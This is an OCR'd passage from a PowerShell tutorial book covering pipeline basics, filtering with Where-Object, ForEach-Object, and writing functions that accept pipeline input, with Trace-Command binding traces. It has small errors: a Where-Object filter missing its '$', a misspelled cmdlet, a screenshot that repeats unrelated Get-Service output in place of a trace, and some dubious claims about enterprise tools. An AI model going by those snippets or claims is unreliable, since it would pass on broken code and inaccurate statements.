
While tool selection does matter, remember that DevOps is not solely based on tools. Automation is not the complete answer. In deeper complex enterprise environments, it is likely that you will need to look further than the open source, startup tools. It is also important to note that enterprise tools do not support more recent environments. That includes the MacOS, Google and Azure. They also do not assimilate well in diverse toolchains. Basically, when it comes time to select automation as well as any other solution for the DevOps toolchain, it is important to ensure they are supported in the environment whether mobile or mainframe, on or off premises, in the cloud or hosted.

Chapter 5: PowerShell Pipeline and Object Basics

Because everything in PowerShell is done through a function, there are times when it comes back through the pipeline and the result is not as one might have hoped or expected. This can be frustrating, so this chapter is meant to guide you through some of the issues that might occur while using PowerShell. When working with objects, PowerShell can make it easy to change several items with one simple line of code, make changes to a certain subset of items buried in thousands of others, and can use objects to gather data or act on other objects that are related.


Now we are going to take a look at objects within PowerShell. In case you don't know, objects are items that contain several different properties or attributes like lists of specific information, numerical values or strings of characters. An example of this is a Windows process that fetches the Get-Process cmdlet that contains numerous properties, and indicate: an executable priority, name, CPU usage or memory usage.

Additionally, the Get-Member cmdlet can be used to take a closer look at objects, their properties and methods. It will show you properties of an object as well as the data it contains, but it also gives the type of object. That can then be used to locate other cmdlets.



```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\timwe_000> Get-Process Chrome

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
    188      24    42212      23596   203     6.06    984 chrome
    285      78   356632     351952   567   111.22   2380 chrome
   1603     121   152240     209716   521 2,542.03   2868 chrome
    221      62   264516     253016   465   368.83   3076 chrome
    193      24    46476      28780   205    15.44   5300 chrome
    256      72   206492     204656   405 1,837.80   7928 chrome
    173      19     9536       5732   156     2.06   7992 chrome
    210      22    36148       5464   184     0.09   8024 chrome


PS C:\Users\timwe_000> _
```

When it comes to piping, PowerShell allows for leveraging cmdlets and objects with a technique called *piping*. When you use the pipe character which is (|) you are able to efficiently select objects, then perform a specific action on them. An example of piping is along the lines of killing certain processes using the following command: **Get-Process java | Stop-Process.** You can also restart services using one line as follows: **Get-Service spooler | Restart-Service.** Sometimes, cmdlets that have the same noun will be used during piping, however that technique is not only limited to cmdlets with the exact same noun. To use the object type that is returned using Get-Member, other cmdlets can be located by using the receive piped command. Get-Commandcmdlet with object types using –*ParameterType* will yield a list of cmdlets that are able to accept an object type of that designation.




```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Get-Service Spooler | Restart-Service
WARNING: Waiting for service 'Print Spooler (Spooler)' to start...
PS C:\WINDOWS\system32> _
```

Before we go really in-depth on piping and some issues that arise from it, we are going to cover two more subjects briefly. The first is filtering. PowerShell has an incredible list of cmdlets that can lift objects, most notably those with object nouns. Most of the cmdlets are those that are used commonly, yet there are others used for specific and specialized tasks.

For instance, the *Where-Object* cmdlet will let the user filter or limit the object that is passing to the pipeline. Specifically, the command *Get-Service | Where-Object {_.DependentServices –ne $null}* will fetch a list of services with dependencies. When used with the *Where-Object,* the syntax will apply to other cmdlet objects as well. The brackets (appearing squiggly in nature) will define the code block in PowerShell and, in this case, indicates what condition was applied to the object while it was in the pipeline. $_ is an automatic variable that indicates the most recent example of the object that is being assessed. The comparison operators within PowerShell use formatting that is hyphenated which means that –eq (which is equals) can be used to find the exact match with the word *stopped* as shown in the example.

When it comes to interactive use in PowerShell, the use of aliases is a great way to save both time and energy. The cmdlet *Where-Object* can make use of (?). In PowerShell 3.0, you are able to simplify the *Where-Object* syntax by removing the necessity for script block and automatic variables from the pipeline. This version of PowerShell the command: **Get-Service | ? DependentServices –ne $null** is equivalent to the example provided in the screenshot below.



```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\timwe_000> Get-Service | Where-Object {$_.DependentServices -ne $null}

Status   Name               DisplayName
------   ----               -----------
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  BFE                Base Filtering Engine
Running  bthserv            Bluetooth Support Service
Running  CryptSvc           Cryptographic Services
Running  DeviceAssociati... Device Association Service
Running  Dhcp               DHCP Client
Running  Dnscache           DNS Client
Stopped  Eaphost            Extensible Authentication Protocol
Running  EventLog           Windows Event Log
Running  EventSystem        COM+ Event System
Running  fdPHost            Function Discovery Provider Host
Running  FDResPub           Function Discovery Resource Publica...
Running  iphlpsvc           IP Helper
Running  KeyIso             CNG Key Isolation
Running  LanmanServer       Server
Running  LanmanWorkstation  Workstation
Running  MMCSS              Multimedia Class Scheduler
Stopped  Netman             Network Connections
Running  netprofm           Network List Service
Running  NlaSvc             Network Location Awareness
Running  nsi                Network Store Interface Service
Running  p2pimsvc           Peer Networking Identity Manager
Running  PNRPsvc            Peer Name Resolution Protocol
Running  ProfSvc            User Profile Service
Stopped  RasMan             Remote Access Connection Manager
Running  SamSs              Security Accounts Manager
Running  SENS               System Event Notification Service
Running  Spooler            Print Spooler
Running  SSDPSRV            SSDP Discovery
Stopped  SstpSvc            Secure Socket Tunneling Protocol Se...
Stopped  TapiSrv            Telephony
Stopped  TermService        Remote Desktop Services
Running  VaultSvc           Credential Manager
Running  Wcmsvc             Windows Connection Manager
Running  WinHttpAutoProx... WinHTTP Web Proxy Auto-Discovery Se...
Running  Winmgmt            Windows Management Instrumentation
Running  WSearch            Windows Search
Running  wudfsvc            Windows Driver Foundation - User-mo...


PS C:\Users\timwe_000>
```

Finally, we are going to briefly discuss acting on objects. The function **ForEach-Object** can be used to complete an action on every instance of a specific object. From the perspective of a syntax, *ForEach-Object* is comparable to *Where-Object*, in that both of them are able to complete a task against another object, in instances that are too difficult for simple piping. Perhaps you need to list the security file to file share, at which point you would want to use the pipe **Get-Childtem** cmdlet to **ForEach-Object.** From there, you would use **Get-Acl** adjacent to the fullname parameter ($_.FullName) in order to list the security file.

As it was with the *Where-Object*, the *ForEach-Object* cmdlet is something that can be simplified with the use of an alias. This is indicated by using a percentage sign. (%). In PowerShell 3.0, the syntax is supported in a certain order so that in turn, it is simpler and more intuitive when in use.

With object filtering or performing an action of an object, both are considered common tasks. It is wise to avoid using both *Where-Object* and *ForEach-Object* simultaneously when possible. Most cmdlets provide a *–Filter* option that are able to limit how many results appear without the user needing to examine every instance of the object. That tends to result in great performance improvement.

ForEach-Object can also perform actions on an individual basis for every instance of the piped object. When probable, it is advisable that the objects be piped directly to the cmdlets. At that point, they are able to perform all required actions on the object as a whole without having to number every item within the object.

Now that we have discussed the basics of the pipeline and some of the things that go along with it, the next chapter is going to show how to properly build PowerShell functions that are going to adequately support the pipeline. When completing that task up front, it can limit the issues that might come up when the functions are returned through the pipeline.

Chapter 6: Creating PowerShell Functions to Support Pipelines


One of the best things about PowerShell is its ability to take objects that were output from cmdlet and send it to another. The best example of this is the *Get-Process* that is able to take one or even several objects that have been outputted then send them through the *Stop-Process* which will bring processes to an end. We will now go through some simple commands that will help create proper functions for the pipeline.

Get-Process –Name powershell | Stop-Process –WhatIf

That command will not shut the process down. It is just an example of how simple it is to send an object from one cmdlet to the other with little to no effort. The *Trace-Command* can determine whether or not the *InputObject* parameter will accept the incoming object by using *ValueFromPipeline*, which is one of the attributes with this function.

Trace-Command –Name ParameterBinding –Expression {
Get-Process –Name powershell | Stop-Process –WhatIf
} –PSHost


The screenshot below will show how the command works in PowerShell.



```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\timwe_000> Get-Service | Where-Object {$_.DependentServices -ne $null}

Status   Name               DisplayName
------   ----               -----------
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  BFE                Base Filtering Engine
Running  bthserv            Bluetooth Support Service
Running  CryptSvc           Cryptographic Services
Running  DeviceAssociati... Device Association Service
Running  Dhcp               DHCP Client
Running  Dnscache           DNS Client
Stopped  Eaphost            Extensible Authentication Protocol
Running  EventLog           Windows Event Log
Running  EventSystem        COM+ Event System
Running  fdPHost            Function Discovery Provider Host
Running  FDResPub           Function Discovery Resource Publica...
Running  iphlpsvc           IP Helper
Running  KeyIso             CNG Key Isolation
Running  LanmanServer       Server
Running  LanmanWorkstation  Workstation
Running  MMCSS              Multimedia Class Scheduler
Stopped  Netman             Network Connections
Running  netprofm           Network List Service
Running  NlaSvc             Network Location Awareness
Running  nsi                Network Store Interface Service
Running  p2pimsvc           Peer Networking Identity Manager
Running  PNRPsvc            Peer Name Resolution Protocol
Running  ProfSvc            User Profile Service
Stopped  RasMan             Remote Access Connection Manager
Running  SamSs              Security Accounts Manager
Running  SENS               System Event Notification Service
Running  Spooler            Print Spooler
Running  SSDPSRV            SSDP Discovery
Stopped  SstpSvc            Secure Socket Tunneling Protocol Se...
Stopped  TapiSrv            Telephony
Stopped  TermService        Remote Desktop Services
Running  VaultSvc           Credential Manager
Running  Wcmsvc             Windows Connection Manager
Running  WinHttpAutoProx... WinHTTP Web Proxy Auto-Discovery Se...
Running  Winmgmt            Windows Management Instrumentation
Running  WSearch            Windows Search
Running  wudfsvc            Windows Driver Foundation - User-mo...

PS C:\Users\timwe_000>
```

The *Get-Help* function can show the *InputObject* has *ValueFromPipeline* support enabled.

Get-Help Stop-Process –Parameter InputObject



```
PS C:\users\proxb\desktop> get-Help Stop-Process -Parameter InputObject

-InputObject <Process[]>
    Stops the processes represented by the specified process objects. Enter a variable that contains the objects,
    or type a command or expression that gets the objects.

    Required?                    true
    Position?                    1
    Default value
    Accept pipeline input?       true (ByValue)
    Accept wildcard characters?  false
```

The *ValueFromPipeline* attribute takes an object by type and tries to bind it to a parameter that will support it. It is going to first attempt to match itself with the object type and if it is incapable of doing so, it will try to force the type by making it appear similar to the object it expected. Finally, if that process fails, it will show an error.

Another great attribute of this is **ValueFromPipelineByPropertyName.** This simply boils down to the incoming project having a property name that is the same as the parameter name; with the attribute enabled, the object can be processed by using the object property type. It can only do so if it is applicable, however. If not, it will once again try to force the type into the parameter type it was expecting. If it is not able to do so, there will be an error.

That being said, there is an order of processing for the attributes in the Parameter Binding Process from the Pipeline. The order is specific and is as follows:


1. Bind the parameter by its Value with the same Type. In this instance, there can be no coercion.
2. Bind the parameter by PropertyName with the same Type. Once again, there should be no coercion in this step.
3. Bind the parameter by Value with its type conversion. In this step, coercion is acceptable.
4. Bind the parameter by PropertyName with type conversion. Again, coercion is acceptable here.

Now that the process is complete, we can take a look at writing some functions that will support objects coming through the pipeline. It is important to note that when building functions that are meant to support objects from the pipeline you absolutely need to have a process block within the function. The process block is where the things coming from the pipeline are assessed. If you exclude the block, everything will be seen as an End statement and will only let you see the last thing that comes from the pipeline. This is where a lot of frustration with the pipeline stems from. It is something that is simple to fix though; all you have to do is remember to use the process block in your functions. Below you will see some functions that will perform tests with **ValueFromPipeline.**

```
#region Test Function

 Function Test-Object  {

 [cmdletbinding()]
 Param (

 [parameter(ValueFromPipeline)]

 [int[]]$Integer

 )

 Process  {

 $_

 }

 }

#endregion Test Function
```

This function is only capable of accepting integers from the pipeline and in turn will output the object. For this example, we used an integer because it can establish a few examples when we show both good and bad data in the function. The first test will be easy because the data is going to work as we want it to, simply by passing the integer through to the function.


```
$Object = [int]5

 $Object | Test-Object
```



```
PS C:\users\proxb\desktop> $Object = [int]5
$Object | Test-Object
5
```

This succeeded because the parameter type is the integer, which is what the function searched for. In order to show this in a little more detail, we will conduct a trace adjacent to the exact same command by using *Trace-Command*. We will then see what happens with parameterbinding once the command is run.

```
Trace-Command -Name ParameterBinding -Expression  {

 $Object  | Test-Object
}  -PSHost
```




```
DEBUG: ParameterBinding Information: 0 : BIND NAMED cmd line args [Test-Object]
DEBUG: ParameterBinding Information: 0 : BIND POSITIONAL cmd line args [Test-Object]
DEBUG: ParameterBinding Information: 0 : MANDATORY PARAMETER CHECK on cmdlet [Test-Object]
DEBUG: ParameterBinding Information: 0 :     BIND arg [] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION:
DEBUG: ParameterBinding Information: 0 :         BIND arg [] to param [Integer] SUCCESSFUL
DEBUG: ParameterBinding Information: 0 : CALLING BeginProcessing
DEBUG: ParameterBinding Information: 0 : BIND PIPELINE object to parameters: [Test-Object]
DEBUG: ParameterBinding Information: 0 :     PIPELINE object TYPE = [System.Int32]
DEBUG: ParameterBinding Information: 0 :     RESTORING pipeline parameter's original values
DEBUG: ParameterBinding Information: 0 :     Parameter [Integer] PIPELINE INPUT ValueFromPipeline NO COERCION
DEBUG: ParameterBinding Information: 0 :     BIND arg [5] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION: 5
DEBUG: ParameterBinding Information: 0 :         Binding collection parameter Integer: argument type [Int32], parameter type [System.Int32[]], collection type Arr
ay, element type [System.Int32], no coerceElementType
DEBUG: ParameterBinding Information: 0 :         Creating array with element type [System.Int32] and 1 elements
DEBUG: ParameterBinding Information: 0 :         Argument type Int32 is not IList, treating this as scalar
DEBUG: ParameterBinding Information: 0 :         Adding scalar element of type Int32 to array position 0
DEBUG: ParameterBinding Information: 0 :         BIND arg [System.Int32[]] to param [Integer] SUCCESSFUL
DEBUG: ParameterBinding Information: 0 : MANDATORY PARAMETER CHECK on cmdlet [Test-Object]
DEBUG: ParameterBinding Information: 0 : CALLING EndProcessing
5
```

In this example, you can see that binding attempted to verify the value coming through, and it was indeed an integer. Because it was, in fact, an integer, it will accept the data and bind it to the integer parameter.

Moving forward, we are going to include commands that trace output so that we can better explain results that you might encounter. We will also show the parameter binding by looking at data as it is brought into those functions by the pipeline. With that being said, we are going to take a look at how the function handles a string representation of the integer we provide.

```
Trace-Command -Name ParameterBinding -Expression  {

  '5' | Test-Object

}  -PSHost
```




```
DEBUG: ParameterBinding Information: 0 : BIND NAMED cmd line args [Test-Object]
DEBUG: ParameterBinding Information: 0 : BIND POSITIONAL cmd line args [Test-Object]
DEBUG: ParameterBinding Information: 0 : MANDATORY PARAMETER CHECK on cmdlet [Test-Object]
DEBUG: ParameterBinding Information: 0 :     BIND arg [] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION:
DEBUG: ParameterBinding Information: 0 :         BIND arg [] to param [Integer] SUCCESSFUL
DEBUG: ParameterBinding Information: 0 : CALLING BeginProcessing
DEBUG: ParameterBinding Information: 0 : BIND PIPELINE object to parameters: [Test-Object]
DEBUG: ParameterBinding Information: 0 :     PIPELINE object TYPE = [System.String]
DEBUG: ParameterBinding Information: 0 :     RESTORING pipeline parameter's original values
DEBUG: ParameterBinding Information: 0 :     Parameter [Integer] PIPELINE INPUT ValueFromPipeline NO COERCION
DEBUG: ParameterBinding Information: 0 :     BIND arg [5] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION: 5
DEBUG: ParameterBinding Information: 0 :         Binding collection parameter Integer: argument type [String], parameter type [System.Int32[]], collection type Array, ele
ment type [System.Int32], no coerceElementType
DEBUG: ParameterBinding Information: 0 :         Creating array with element type [System.Int32] and 1 elements
DEBUG: ParameterBinding Information: 0 :         Argument type String is not IList, treating this as scalar
DEBUG: ParameterBinding Information: 0 :         BIND arg [5] to param [Integer] SKIPPED
DEBUG: ParameterBinding Information: 0 :     Parameter [Integer] PIPELINE INPUT ValueFromPipeline WITH COERCION
DEBUG: ParameterBinding Information: 0 :     BIND arg [5] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION: System.Int32[]
DEBUG: ParameterBinding Information: 0 :         COERCE arg to [System.Int32[]]
DEBUG: ParameterBinding Information: 0 :             Parameter and arg types the same, no coercion is needed.
DEBUG: ParameterBinding Information: 0 :         BIND arg [System.Int32[]] to param [Integer] SUCCESSFUL
DEBUG: ParameterBinding Information: 0 : MANDATORY PARAMETER CHECK on cmdlet [Test-Object]
DEBUG: ParameterBinding Information: 0 : CALLING EndProcessing
5
```

1st attempt to match data as an Integer
Binding skipped as it isn't an Integer.
Next attempt by trying to convert data to Integer.
Successful conversion and data is now binded.

In this example, we can tell the string data was skipped during its binding attempt by the data type. It is then accepted by being bound to the parameter after the successful type conversion from the string type. The final example is going to be one that fails by design. We are going to pass data that is something besides an integer and cannot be converted into one, either.

```
$Object = [pscustomobject]@{
  Int = '5'

  Name = 'test'

}
Trace-Command -Name ParameterBinding -Expression  {

  $Object  | Test-Object

}  -PSHost
```



```
DEBUG: ParameterBinding Information: 0 : BIND NAMED cmd line args [Test-Object]
DEBUG: ParameterBinding Information: 0 : BIND POSITIONAL cmd line args [Test-Object]
DEBUG: ParameterBinding Information: 0 : MANDATORY PARAMETER CHECK on cmdlet [Test-Object]
DEBUG: ParameterBinding Information: 0 :     BIND arg [] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION:
DEBUG: ParameterBinding Information: 0 :         BIND arg [] to param [Integer] SUCCESSFUL
DEBUG: ParameterBinding Information: 0 : CALLING BeginProcessing
DEBUG: ParameterBinding Information: 0 : BIND PIPELINE object to parameters: [Test-Object]
DEBUG: ParameterBinding Information: 0 :     PIPELINE object TYPE = [System.Management.Automation.PSCustomObject]
DEBUG: ParameterBinding Information: 0 :     RESTORING pipeline parameter's original values
DEBUG: ParameterBinding Information: 0 :     Parameter [Integer] PIPELINE INPUT ValueFromPipeline NO COERCION
DEBUG: ParameterBinding Information: 0 :     BIND arg [@{Int=5; Name=test}] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentTypeConverterAttribute]
DEBUG: ParameterBinding Information: 0 :             result returned from DATA GENERATION: @{Int=5; Name=test}
DEBUG: ParameterBinding Information: 0 :         Binding collection parameter Integer: argument type [PSObject], parameter type [System.Int32[]], collection type Array, el
ement type [System.Int32], no coerceElementType
DEBUG: ParameterBinding Information: 0 :         Creating array with element type [System.Int32] and 1 elements
DEBUG: ParameterBinding Information: 0 :         Argument type PSObject is not IList, treating this as scalar
DEBUG: ParameterBinding Information: 0 :         BIND arg [@{Int=5; Name=test}] to param [Integer] SKIPPED
DEBUG: ParameterBinding Information: 0 :     Parameter [Integer] PIPELINE INPUT ValueFromPipeline WITH COERCION
DEBUG: ParameterBinding Information: 0 :     BIND arg [@{Int=5; Name=test}] to parameter [Integer]
DEBUG: ParameterBinding Information: 0 :         Executing DATA GENERATION metadata: [System.Management.Automation.ArgumentType
DEBUG: ParameterBinding Information: 0 :             ERROR: DATA GENERATION: Cannot convert value "@{Int=5; Name=test}" to type "System.Int32[]". Error: "Cannot convert va
lue "@{Int=5; Name=test}" to type "System.Int32". Error: "Cannot convert the "@{Int=5; Name=test}" value of type "System.Management.Automation.PSCustomObject" to type "Sys
tem.Int32"."
```

